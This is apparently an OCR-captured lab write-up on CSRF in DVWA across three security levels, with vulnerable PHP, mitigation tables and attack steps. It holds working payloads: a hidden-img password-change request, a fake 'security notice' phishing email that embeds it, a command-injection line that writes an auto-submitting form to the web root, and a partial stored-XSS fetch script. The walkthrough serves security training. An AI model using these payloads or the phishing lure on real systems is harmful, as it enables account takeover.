
DVWA CSRF (Low Security Level)

📌 Overview
This lab demonstrates a classic Cross-Site Request Forgery (CSRF) vulnerability in DVWA's password change functionality under the low security level. The application allows users to change their password by submitting a GET request, without any CSRF token validation or user confirmation step.

This insecure design allows an attacker to trick an authenticated user (e.g., an admin) into submitting a malicious request from another site, causing their password to change without their knowledge.

🔥 Real-World Risk:
Attackers can force users to perform unintended state-changing actions (like changing passwords, transferring money, or modifying account settings) by embedding forged links or scripts in malicious pages or emails.



```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) &&
is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.",
E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dvwaCurrentUser();
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" .
$current_user . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' .
((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) :
(($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

        // Feedback for the user
        $html .= "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        $html .= "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false :
$___mysqli_res);
}


?>

// EOF ∴ [m4dm4n :: 1337 mode enabled
```

🔍 Vulnerabilities Identified

No CSRF Protection
There is no token or session-based validation to ensure the request was initiated by the authenticated user.

GET Method Used for Sensitive Action
Password change is triggered by a GET request, which can be preloaded, linked, or embedded — ideal for CSRF.

No User Reauthentication
Sensitive actions like password changes should require reauth or confirmation.

Weak Password Hashing (MD5)
Passwords are stored using MD5, which is considered cryptographically broken.

No Content-Type Validation
The server accepts requests regardless of source or content-type, enabling cross-site form submission.


2️⃣ Exploitation Phase: Crafting a CSRF Attack

🔨 Tool:

- Custom HTML Page
- Burp Suite Repeater
- Browser (victim context)

🔧 **Setup:**

1. Victim logs into DVWA and remains authenticated
2. Attacker creates an external page or sends a phishing email with an embedded GET request
3. Host the page with python3 -m http.server 9001



Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:


New password:

Confirm new password:

🔁 Example CSRF Payload (HTML):

html

```
<img src="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=hacked123&password_conf=hacked123&Change=Change" style="display:none">
```




DVWA Security Team

Important Security Notice

As part of our recent password policy update, your account credentials will be validated. If this was not you, please contact IT support immediately.

For verification, we've preloaded your account through our monitoring tool.

This is an automated system notification from DVWA Internal Security Audit.
Do not reply to this email.



```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Security Notification</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #f9f9f9;
      color: #333;
      padding: 20px;
    }
    .email-container {
      background: #fff;
      border: 1px solid #ddd;
      padding: 20px;
      max-width: 600px;
      margin: auto;
      box-shadow: 0 0 5px rgba(0,0,0,0.1);
    }
    .logo {
      text-align: center;
      margin-bottom: 20px;
    }
    .notice {
      font-size: 16px;
    }
    .footer {
      margin-top: 30px;
      font-size: 12px;
      color: #777;
    }
  </style>
</head>
<body>
  <div class="email-container">
    <div class="logo">
      <img src="https://upload.wikimedia.org/wikipedia/commons/6/6a/DVWA-Logo.png" alt="DVWA Security Team" width="150">
    </div>
    <h2>Important Security Notice</h2>
    <p class="notice">
      As part of our recent password policy update, your account credentials will be validated.
      If this was not you, please contact IT support immediately.
    </p>

    <p>
      For verification, we’ve preloaded your account through our monitoring tool.
    </p>

    <!-- Hidden CSRF Exploit Trigger -->
    <img src="http://127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=hacked123&password_conf=hacked123&Change=Change" width="1"
height="1" style="display:none;" alt="">

    <div class="footer">
      This is an automated system notification from DVWA Internal Security Audit.<br>
      Do not reply to this email.
    </div>
  </div>
</body>
</html>

// EOF ∴ [m4dm4n :: 1337 mode enabled
```

💡 The image tag forces a GET request to the vulnerable endpoint as soon as the page is loaded.


> ✅ Result: Password for the logged-in user is changed to hacked123 silently.

🎯 Success Indicator:

- Victim visits attacker’s page via phishing

- Password silently changed
- DVWA shows: "Password Changed." when victim later visits the password change page

📸 Screenshot Example:


Damn Vulnerable Web Application (DVWA)Test Credentials — Mozilla Firefox
127.0.0.1/DVWA/vulnerabilities/csrf/test_credentials.php

Test Credentials

Vulnerabilities/CSRF

Valid password for 'admin'

Username

Password

4️⃣Risk & Real-World Impact

Account Takeover | Attacker can hijack accounts by resetting passwords without user consent
Privilege Abuse | If a high-privileged user is tricked, attacker gains admin-level access
No User Awareness | The attack happens silently without confirmation or feedback
Social Engineering Vector | Very easy to deliver via phishing, malicious ads, or injected content

---

5️⃣🚧 Mitigation Measures (Secure Coding)


No CSRF Token | Implement anti-CSRF tokens and validate them server-side on every form submission
GET Method for State Change | Use `POST` for sensitive actions like password changes
No User Reauthentication | Require current password input or session revalidation for critical actions
Weak Hashing (MD5) | Use `password_hash()` and `password_verify()` with bcrypt or Argon2
No Origin Validation | Enforce same-site cookie policies and check `Origin`/`Referer` headers

---

✅ **Developer Tip**:

CSRF is best mitigated using synchronized tokens, secure cookies with SameSite=Strict, and safe HTTP methods (POST, not GET) for sensitive operations.

📌 What Changed in Medium Security Level?



```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new  = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
        if( $pass_new == $pass_conf ) {
            // They do!
            $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));
            $pass_new = md5( $pass_new );

            // Update the database
            $current_user = dvwaCurrentUser();
            $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . $current_user . "';";
            $result = mysqli_query($GLOBALS["___mysqli_ston"],  $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ?
mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '</pre>' );

            // Feedback for the user
            $html .= "<pre>Password Changed.</pre>";
        }
        else {
            // Issue with passwords matching
            $html .= "<pre>Passwords did not match.</pre>";
        }
    }
    else {
        // Didn't come from a trusted source
        $html .= "<pre>That request didn't look correct.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>

// EOF ∴ [m4dm4n :: 1337 mode enabled
```

```php
if (stripos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER_NAME']) !== false)
```

This means:

- The request must come from a page on the same origin
- External sites can no longer embed a CSRF <img> or <iframe> that triggers the request

🔍 Vulnerabilities Identified

Referer Header Only Validation
 Only checks if SERVER_NAME exists in HTTP_REFERER, without token or session binding.

No CSRF Token Enforcement
 Still allows GET requests without stateful token verification.

GET Method for Sensitive Action
 Allows password changes via GET, exposing to CSRF or tampered requests.

Client-Side Controlled Header
 Referer can be spoofed via browser plugins, intercepting proxies, or malware.


Attack Bypass Strategy

You cannot use <img>-based CSRF anymore. But this can be bypassed by:

✅ Hosting the CSRF exploit on the same origin


If you have file write access or can inject HTML inside DVWA (e.g., stored XSS, command injection vuln, etc), you could embed the CSRF there.

127.0.0.1; echo '<html><body><form action="/DVWA/vulnerabilities/csrf/" method="GET"><input type="hidden" name="password_new" value="hacked456"><input type="hidden" name="password_conf" value="hacked456"><input type="hidden" name="Change" value="Change"></form><script>document.forms[0].submit()</script></body></html>' > /var/www/html/DVWA/phish.html



```
127.0.0.1; echo '<html><body><form action="/DVWA/vulnerabilities/csrf/" method="GET"><input type="hidden" name="password_new"
value="hacked456"><input type="hidden" name="password_conf" value="hacked456"><input type="hidden" name="Change" value="Change"></form>
<script>document.forms[0].submit()</script></body></html>' > /var/www/html/DVWA/phish.html


// EOF ∴ [m4dm4n :: 1337 mode enabled
```



Vulnerability: Command Injection

Ping a device

Enter an IP address: ></html>' > /var/www/html/DVWA/phish.html Submit


More Information

🎯 **Success Indicator:**

The response contains:

<pre>Password Changed.</pre>

-
- You can then log in as:
    - Username: admin
    - Password: hacked456



127.0.0.1/DVWA/vulnerabilities/csrf/?password_new=hacked456&password_conf=hacked456&Change=Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

```
Password Changed.
```

Note: Browsers are starting to default to setting the SameSite cookie flag to Lax, and in doing so are killing off some types of CSRF attacks. When they have completed their mission, this lab will not work as originally expected.

Announcements:

- Chromium

4️⃣Risk & Real-World Impact

Tampering Bypass | Allows attacker to forge valid-looking requests by spoofing the `Referer` header

Password Theft | Change victim’s password and gain persistent access

Bypass Weak Defense | Demonstrates that `Referer` is not a reliable CSRF control

Chained Attacks | Could be used post-XSS or session fixation to elevate access

5️⃣🚧 Mitigation Measures (Secure Coding)

Referer-Only Validation | Enforce CSRF tokens bound to session per OWASP ASVS

GET for Sensitive Actions | Switch to `POST` for all state-changing operations

No Token Rotation | Generate a fresh CSRF token on every form load

No SameSite Cookies | Use `Set-Cookie: SameSite=Strict` to prevent CSRF via cookies

No Origin Header Check | For sensitive APIs, validate `Origin` + `Referer` combo

DVWA CSRF (High Security Level) – Full Security Review

📌 **Overview**

In the High Security Level, DVWA introduces a well-designed anti-CSRF mechanism combining the following protections:

Security Features Introduced:

- ✅ Synchronized Anti-CSRF Token (user_token checked via checkToken())
- ✅ POST-only requests
- ✅ JSON support for API-style submission
- ✅ Origin-locked execution flow
- ✅ Session-bound token validation
- ✅ Password confirmation logic

These layers provide robust defense against CSRF, making it nearly impossible to exploit via phishing or form injection alone — unless the attacker has stolen the session + token, or found an XSS vector to act on behalf of the victim.

🔍 Vulnerabilities Identified

No vulnerability directly exploitable via CSRF | Tokens are session-bound and validated server-side

POST required | Prevents GET-based CSRF via image, iframe, or link


Token required in header or form | Token is validated and rotated after use

Referer not used anymore | Token-based defense is stronger and preferred

Despite these protections, if a Stored XSS vulnerability exists on the same origin (as it does in DVWA's xss_stored module), a malicious script can:

- Extract the CSRF token from the form
- Use the victim's session cookies (automatically sent by browser)
- Send a forged request to change the victim's password

🚩 Bypass Strategy: Stored XSS → CSRF Execution



```
<script>
fetch("/DVWA/vulnerabilities/csrf/", {
  method: "POST",
  headers: {
    "Content-Type": "application/x-www-form-urlencoded"
  },
  body: new URLSearchParams({
    password_new: "hacked123",
    password_conf: "hacked123",
    Change: "Change",
